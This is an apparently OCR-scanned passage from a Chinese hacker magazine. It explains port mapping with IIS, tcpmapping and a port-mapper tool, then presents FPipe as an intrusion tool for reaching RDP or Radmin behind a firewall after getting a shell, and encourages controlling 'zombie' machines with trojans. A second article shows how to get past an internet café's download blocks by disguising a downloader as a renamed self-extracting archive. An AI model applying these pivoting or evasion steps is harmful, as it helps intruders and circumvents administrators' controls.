

回到端口映射上来，端口映射功能可以让内部网络中某台机器被公网的计算机识别，当然这不是将真正的公网IP地址直接转到内部的计算机。端口映射功能是将一台主机的假IP地址映射成一个真IP地址，当用户访问提供映射端口主机的某个特定端口时，服务器将请求转到内部主机的提供这种特定服务的主机，这点和上面说的NAT原理差不多。以此类推，利用端口映射功能可以将一台具有公网IP机器的多个端口映射成内部不同计算机上的不同端口。端口映射功能还可以完成一些特定代理功能，比如代理POP，SMTP，TELNET等协议。由于端口有六万多个，所以理论上可以提供六万多个端口的映射，这么多的映射我们是完全够用的。需要说明的是在设置端口映射是在服务器上设置的，所以别拿着一些端口映射工具在自己的计算机上一个劲的试。

下面先介绍几个特殊端口的重定向：

1.IIS（80端口）重定向

进入Internet服务管理器，打开“Internet信息服务”，选择Web站点，如：“默认Web站点”，查看属性，属性页面的“主目录”标签下，我们可以设置WWW服务器的主目录位置。设定主目录为“另一台计算机上的共享位置”，则可以在“网络目录”栏目内，以“\\服务\共享名称”格式填写局域网内部的WWW服务器上已经设为共享的主目录，例如：\\Server\dog。也可以使用选择“重定向到URL”（这个大家应该不陌生），然后在“重定向到”栏目输入局域网内部的WWW服务器的链接，例如：http://192.168.0.100。

2.FTP（21端口）重定向

打开的Internet服务管理器，进入“Internet信息服务”对话框，选择FTP站点名称，例如：“默认FTP站点”，查看其属性，在属性页面的“主目录”标签下，我们可以设置FTP服务器的主目录位置。

OK，现在我们动工具了，首先上场的是“tcpmapping”。这款工具我很喜欢，理由：简单实用！这里的操作全部是在局域网的服务器上，运行后界面如图1。




图 1

依次打开工具栏上“文件→添加映射”，如图2。




图 2

“本地端口”：填写服务器上被映射的端口，也就是你想要外部计算机访问服务器的端口。

“映射主机”：你所在局域网的计算机的IP或主机名字如：192.168.0.55。

“映射端口”：192.168.0.55接收由局域网服务器传来的外部信息的端口。

“备注”：随便写啦，写完后确定，映射启动，当有人连接由局域网服务器上你设置的端口时如图3。




图 3

再给大家介绍一个“端口映射器”，运行后可以显示映射组，连接监控，日志记录，来看看它端口映射设置，如图4。

这些大家自己都看得懂的，比起“tcpmapping”它又多了禁止外部特定IP访问、输入IP选择、连接数限制的功能，各位视情况而选择用哪个。




图 4

最后给大家介绍一个入侵中常常用到的端口映射工具“FPipe”，一般我们入侵计算机后都只是获得一个命令行下的SHELL，当我们想进一步扩大战果，比如RAD

MIN，3389等GUI控制，但对方又有防火墙不能访问这些端口就只有端口重定向了。


执行：FPipe -l 55 -s 55 -r 21 192.168.0.1

解释一下：发送到本机55端口的数据通过55端口重定向到192.168.0.1的21端口上，“-l”是指要监听的端口号，“-s”是指从哪个端口发出重定向了的数据包，“-r”是指定向到主机的端口号。这个东东不同于上面的工具是主机的接受端口和重定向发出端口是可以分开的，这样实行双线程。

通过上面的介绍，相信你不再会内网和外网一头雾水了吧，再配合一些木马工具及文中提到的工具，相信在各种环境下都能很好的控制你的肉鸡。

（本文中涉及到的程序端口映射器、FPipe、tcpmapping已经收录在光盘中）

横行网吧，想玩就玩



100% 纯情男生

横行网吧这么多年，什么世面我都见过了（哎呀！谁扔我鸡蛋啊？），其实我也是菜鸟一个，嘿嘿，好了，下面进入正题。

先给大家一个思路，想玩什么就玩什么，在现在互联网发达的时代，我们首先想到的是什么？下载！第二呢？当然是运行下载的东西了（废话！地球人都知道！）。思考完了，开始讲课。

在网吧混的都知道，许多网吧，都被禁止了下载，一是怕我们搞坏他们的电脑，二是怕网速变慢（嘘~~小声点，别让他们听见），好了，现在我们请出下载利器——迅雷（外星人都知道），为了能在网吧中使用，我们要把它处理一下，因为网吧是不可能让你安装的。我们先找一个不是网吧的地方安装迅雷（都会了吧？），然后进入迅雷的目录，把Thunder.exe改名成super.exe，防止有的网吧禁止它运行，然后对目录的所有文件进行打包（也就是用WINRAR压缩），需要注意的是，不是对整个文件夹打包，而是全选文件后打包，不然后面的步骤会出错的！然后打开压缩后的文件包，别解压哦，那是无用功！接着点击解压界面的右上角的自解压格式，如图1，再点击高级自解压选项，选择自定义解压路径，输入C:\super\，在底下的“解压后运行的文件”栏内填入C:\super\super.exe（这一步十分关键），如图2，最后点确定，生成自解压文件。好了，工具就这样制作成功了！有人会问，为什么一定要填C:\而不填D:\、E:\、F:\呢？因为在网吧里，不可能没有C盘的！例如在无盘工作站就是只有C盘而已，所以填C盘最保险，最后一步就是上传了，找一个你喜欢的地方，QQ邮箱、QQ硬盘、QQ群共享等等。




图 1




图 2

嘿嘿，制作好了当然要用了！找个网吧试试！先看看不用工具下载是怎样的，打开IE浏览器，哇！好强啊！IE浏览器没有控制栏，如图3。




图 3

到天空软件站随便找一个东西，就QQ2005bate2珊瑚虫版吧！双击下载，跳出一个框“当前安全设置下禁止下载该文件！”，开QQ看看，没有QQ硬盘，如图4。点QQ邮箱，没有反应，汗，别着急，幸好还有QQ群共享没有被封（偷笑！可能是网管叔叔还未达到这个水平），如图5。双击刚上传的迅雷，腾讯就开始为你下载了，真该感谢腾讯叔叔为我们存放黑客软件提供了一个那么好的环境。其实你也可以在上面放一些你常用的软件，双击就可以下载运行了，十分方便，但空间太小了，所以我们还是要靠下载的！下载完毕会跳出一个框，说运行文件有危险，问是否运行（有的不提示！），当然是确定了，然后点安装，哈哈！我们心爱的迅雷出来了，兴奋ing！




图 4

现在我们就下载一个试试，还是下载QQ2005bate2珊瑚虫版，就下广东佛山的吧，右键，没有“使用迅雷下载”点，如图6。汗，这网管真绝！嘿嘿，不用急，还有一个方法，拖放！方法是用左键点住广东佛山几个字不放，往迅雷的悬浮框一拖，哈哈，可爱的下载框就出来了！点确定，可爱的迅雷大哥就开始下载了，网吧就是快，几十秒钟就下完了。那怎么使用下载的东西呢？迅雷大哥已经为我们想好了，点击左边工具框的已下载，如图7。双击刚下载的IPQQ2005 bate2，开始安装吧！想下什么就下什么吧！




图 5




图 6

